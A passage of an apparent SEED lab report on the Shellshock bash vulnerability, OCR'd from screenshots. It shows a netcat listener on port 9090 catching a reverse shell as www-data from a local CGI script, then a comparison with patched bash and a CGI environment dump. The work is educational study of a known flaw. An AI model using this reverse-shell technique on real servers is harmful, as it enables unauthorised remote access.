
We now start another terminal instance and start a listener on the 9090 port number to get the redirected std::out.



Terminal
En
6:26 PM
[09/27/19]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [127.0.0.1] port 9090 [tcp/*] accepted
(family 2, sport 56200)
bash: cannot set terminal process group (1879): Inappro
priate ioctl for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$ ls
ls
myprog.cgi
www-data@VM:/usr/lib/cgi-bin$

Task 6:

The key difference between the patched shell and the vulnerable one is that when parsing functions set as exported environment variables it does not use the general function of executing and parsing. Instead it only parses the function when it sees the '()'. This is evident form the screenshots of task 3 and 5 repeated on the patched shell.




Terminal
11:02 PM
[09/27/19]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Firefox Web Browser


root@VM: /home/seed
11:02 PM
/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=57674
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
[09/27/19]seed@VM:/bin$

Th variable is parsed but no execution takes place in either tasks.